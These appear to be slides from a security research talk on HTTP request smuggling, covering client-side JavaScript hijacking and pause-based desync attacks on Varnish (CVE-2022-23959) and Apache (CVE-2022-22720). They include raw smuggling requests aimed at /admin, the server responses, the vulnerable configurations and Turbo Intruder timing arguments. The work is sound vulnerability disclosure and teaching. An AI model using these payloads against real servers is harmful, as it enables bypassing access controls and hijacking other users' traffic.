
**Hijacking JS with a non-cacheable redirect:**

1. Navigate to target page
2. Guess when the page has loaded
3. Create some poisoned connections
4. Hope a JS import uses a poisoned connection



**Making it plausible:**

- Pre-connect to normalise target page load time
- Combine with separate window/tab for multiple attempts
- Identify page with non-cacheable JS import



Recording network activity…


Perform a request or hit ⌘ R to record the reload.

Learn more

2022-01-24: Reported
2022-08-10: Fixed?

## Pause-based desync

# Pause-based desync



```
POST /admin HTTP/1.1
Content-Length: 41
```

⌛ *wait for response*

```
GET /404 HTTP/1.1
Foo: barGET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 403 Forbidden

HTTP/1.1 404 Not Found
```

```
if (req.url ~ "^/admin") {
      return (synth(403, "Forbidden"));
}
```

```
Redirect 301 /redirect /destination
```


**CVE-2022-23959**
Patched in 7.0.2

VARNISH CACHE

**CVE-2022-22720**
Patched in 2.4.53

APACHE
HTTP SERVER PROJECT

# Server-side pause-based desync



```
POST /admin HTTP/1.1
Content-Length: 23
⌛ 20s
GET /404 HTTP/1.1
X: YGET / HTTP/1.1
Host: example.com
```


```
HTTP/1.1 403 Forbidden
HTTP/1.1 404 Not Found
```


Requirement: Front-end forwards request headers without waiting for body

Turbo Intruder queue() arguments:


```
  pauseTime=20000, pauseBefore=-41,  pauseMarker=['GET']
```

# Pause-based desync with ALB





# Pause-based desync with matching timeouts



```
POST /admin HTTP/1.1
Content-Length: 23
⌛ 60s
GET /404 HTTP/1.1
X: Y

GET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 403 Forbidden

HTTP/1.1 404 Not Found
```

~~Zero-padding chunk size~~
~~Stripped chunk extensions~~


~~TCP duplicate packet~~
~~TCP out-of-order packet~~

66-hour attack

